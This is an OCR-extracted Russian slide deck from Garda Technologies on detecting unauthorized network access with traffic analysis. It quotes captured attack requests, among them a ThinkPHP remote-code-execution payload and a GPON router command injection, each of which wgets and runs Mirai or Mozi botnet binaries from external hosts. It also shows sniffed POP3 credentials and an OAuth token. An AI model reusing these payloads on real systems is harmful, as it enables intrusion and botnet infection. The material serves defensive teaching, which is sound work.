
НСД ЧЕРЕЗ VPN, КОГДА ЛЕГАЛЬНО – ПО RDP

ГАРДА ТЕХНОЛОГИИ

- анализируем все подключения к рабочим ПК через механизм подключения к удаленному рабочему столу (RDP) и все подключения через VPN
- детектируем факты нелегитимного подключения к серверам из внутренней сети, минуя RDP, в обход ИБ-политик




НСД ЧЕРЕЗ УДОБСТВО




- Обнаружили использование протокола HTTP на нестандартном порту
- Выяснилось, что на сервере компании сотрудник для удобства доступа установил open source продукт
- Default настройки
- Кто-то уже «постучался»

ВРЕДОНОСНЫЙ НСД


ГАРДА ТЕХНОЛОГИИ



	IP отправителя	IP получателя	Порт от...	Порт по...
P	167	.33.52	46466	8090




тель	Протокол	Содержание
.33.52	TCP	46466 > 8090 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 TSval=2186290756 TSecr=0 WS=128
.33.52	TCP	[TCP Out-Of-Order] 46466 > 8090 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 TSval=2186290756 TSecr=0 WS=128
90.216	TCP	8090 > 46466 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 TSval=1726294711 TSecr=2186290756
90.216	TCP	[TCP Out-Of-Order] 8090 > 46466 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 TSval=1726294711 TSecr=2186290756
90.216	TCP	[TCP Out-Of-Order] 8090 > 46466 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 TSval=1726294711 TSecr=2186290756
90.216	TCP	[TCP Out-Of-Order] 8090 > 46466 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 TSval=1726294711 TSecr=2186290756
.33.52	HTTP	GET /index.php?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=wget http://185.112.* x86 -O thonkphp ; chmod 7 php ; ./thonkphp ThinkPHP ; rm -rf thinkphp' HTTP/1.1



Wireshark · Следовать HTTP Поток (tcp.stream eq 0) · attack1 2-ThinkPHP.pcap

```
GET /index.php?s=/index/          hink.pp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]='wget http:/          .249.13 /bins/x86 -O thonkphp ; chmod 777
thonkphp ; ./thonkphp ThinkPHP ; rm -rf thinkphp' HTTP/1.1
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: Uirusu/2.0

HTTP/1.1 400 Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 14 Oct 2019 10:41:38 GMT
Connection: close
Content-Length: 311
```

- модификация mirai ботнета: **TROJAN ELF/Mirai Variant UA Inbound (Tsunami)**).
- загрузка файла с удаленного хоста 185.112.*.* и его запуск на конечной системе



30 / 59

30 engines detected this file

855afcebf3cc0b651b54e18e524a0b63dc7cca3f4aca456

sora.x86

elf

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY 2

Ad-Aware Trojan.Linux.Generic.86139

НСД К ОФИЦИАЛЬНОМУ САЙТУ/ПОРТАЛУ

ГАРДА ТЕХНОЛОГИИ


Группа протоколов	Другие
Протокол	TCP ▸ HTTP
Списки	Нет данных
Политики	Нет данных
HTTP хост	Нет данных

```
POST /GponForm/diag_Form?images/ HTTP/1.1
Host          .1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Hello, World
Content-Length: 118

XWebPageName=diag&diag_action=ping&wan_conlist=0&dest_host=``;wget+http:/          .1:8088/Mozi.m+-O+->/tmp/gpon80;sh+HTTP/1.1 302 Redirect
Content-Type: text/html; charset=UTF-8
Location: http://factoring.metallinvestbank.ru
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Sun, 13 Oct 2019 19:42:21 GMT
Content-Length: 227

<head><title>..... .....</title></head>
<body><h1>..... .....</h1>                                                    </body>HTTP/1.1 400
Bad Request
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Sun, 13 Oct 2019 19:42:21 GMT
Connection: close
Content-Length: 326

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/
<BODY><h2>Bad Request - Invalid Verb</h2>
<hr><p>HTTP Error 400. The request verb is inv
</BODY></HTML>
```

- Злоумышленники нередко пытаются провести атаку на официальный публичный сайт (или портал, личный кабинет)
- Необходимо в оперативно обнаруживать применение эксплойтов для web и выполнение атак на корпоративные сайты

ПОТЕНЦИАЛ ДЛЯ ПОСЛЕДУЮЩЕГО НСД

ГАРДА ТЕХНОЛОГИИ



5	0.000000	104	10.50.4	10.57	TCP	pop3 > 58952 [ACK] Seq=17 Ack=7 Win=29312 Len=0
6	0.000000	199	10.50.4	10.57	POP	S: +OK
7	0.000000	129	10.57.1	10.50	POP	C: USER g[redacted]a@[redacted] ru
8	0.000000	109	10.50.4	10.57	POP	S: +OK
9	0.000000	116	10.57.1	10.50	POP	C: PASS sveta
10	0.000000	120	10.50.4	10.57	POP	S: +OK Logged in.

5	0.000000	60	75.117	1.2	TCP	[TCP Dup ACK 5#1] 23545 > http [ACK] Seq=1 Ack=1 Win=8190 Len=0
6	0.000000	1132	75.117	171.2	HTTP	POST /sso/oauth2/tokeninfo?access_token=82d8a60d-6874-4d9b-82d4-43c507923820 HTTP/1.1 (application/json)
7	0.000000	1132	75.117			
8	0.000000	60	171.2	5.117	TCP	http > 23545 [ACK] Seq=1 Ack=1079 Win=16170 Len=0

POST /sso/oauth2/tokeninfo?access_token=82d8a60d-6874-4d9b-82d4-43c507923820

НСД В СТАНДАРТАХ И ПРАКТИКАХ

ГАРДА ТЕХНОЛОГИИ

MITRE | ATT&CK®

Techniques

Techniques: 9

ID	Name	Description
T1210	Exploitation of Remote Services	Adversaries may exploit remote services to gain unauthorized access to internal systems once inside of a network. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. A common goal for post-compromise exploitation of remote services is for lateral movement to enable access to a remote system.

Enterprise	T1565	Data Manipulation	Identify critical business and system processes that may be targeted by adversaries and work to isolate and secure those systems against unauthorized access and tampering.
	.003	Runtime Data Manipulation	Identify critical business and system processes that may be targeted by adversaries and work to isolate and secure those systems against unauthorized access and tampering.


The NIST Cybersecurity Framework

PROTECT (PR)	**Maintenance (PR.MA):** Maintenance and repairs of industrial control and information system components is performed consistent with policies and procedures.	**PR.MA-1:** Maintenance and repair of organizational assets is performed and logged in a timely manner, with approved and controlled tools
		PR.MA-2: Remote maintenance of organizational assets is approved, logged, and performed in a manner that prevents unauthorized access

DETECT (DE)	**Security Continuous Monitoring (DE.CM):** The information system and assets are monitored at discrete intervals to identify cybersecurity events and verify the effectiveness of protective measures.	**DE.CM-1:** The network is monitored to detect potential cybersecurity events
		DE.CM-2: The physical environment is monitored to detect potential cybersecurity events
		DE.CM-3: Personnel activity is monitored to detect potential cybersecurity events
		DE.CM-4: Malicious code is detected
		DE.CM-5: Unauthorized mobile code is detected
		DE.CM-6: External service provider activity is monitored to detect potential cybersecurity events
		DE.CM-7: Monitoring for unauthorized personnel, connections, devices, and software is performed
		DE.CM-8: Vulnerability scans are performed

ТРЕНДЫ БУДУЩЕГО И НСД

ГАРДА ТЕХНОЛОГИИ



1 **Паспорта здоровья, BYOI и доверенное происхождение**
дипфейки, «надежные» рейтинги

2 **Дизайн с помощью ИИ и ответственный ИИ**
противостояние между ИИ

3 **Дешевые вычисления на endpoint и фабрики данных**
можете и не узнать про НСД

4 **Частный 5G**
возрастает ущерб от НСД


5 **Безопасный доступ как сервис, как развитие BYOD и Zero Trust**
массовый и неотличимый НСД

NTA – ПОЛНАЯ ПРОЗРАЧНОСТЬ СЕТИ

ГАРДА ТЕХНОЛОГИИ

- Видеть сеть в крупной компании, когда недостаточно endpoint
- Защита от администраторов
- Когда антивирус – это уже поздно, а FW – пропустил угрозу
- Незаменим в расследованиях и при доказывании
- Поведенческий анализ по совокупности факторов
- 4+ технологии и все в одном окне
- Много нестандартных, мобильных или IoT устройств

АНАЛИЗ ЛОГОВ – **SIEM**



NETWORK
АНАЛИЗ СЕТЕВОГО ТРАФФИКА – NTA

АНАЛИЗ АКТИВНОСТЕЙ НА КОНЕЧНЫХ ТОЧКАХ - **EDR**

КАК БОРОТЬСЯ С НСД

ГАРДА ТЕХНОЛОГИИ

- ОПРЕДЕЛИТЬ АКТУАЛЬНЫЕ СПОСОБЫ НСД
- ОТТАЛКИВАТЬСЯ ОТ НОРМАТИВКИ/FRAMEWORK
- СДЕЛАТЬ НСД НЕУДОБНЫМ, ОБУЧИТЬ ЛЮДЕЙ
- КОНТРОЛИРОВАТЬ – ВСЕ, ЗАПРЕЩАТЬ - ВЫБОРОЧНО

ГАРДА
ТЕХНОЛОГИИ

СПАСИБО ЗА ВНИМАНИЕ!

"ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ БИЗНЕСА И ГОСУДАРСТВА"

г. Нижний Новгород, пр. Гагарина, 50\9
8 (831) 422 12 21

г. Москва, Мичуринский пр-т, д. 27, корп. 5
8 (495) 116 56 61

info@gardatech.ru

/gardatechnologies

/garda_tech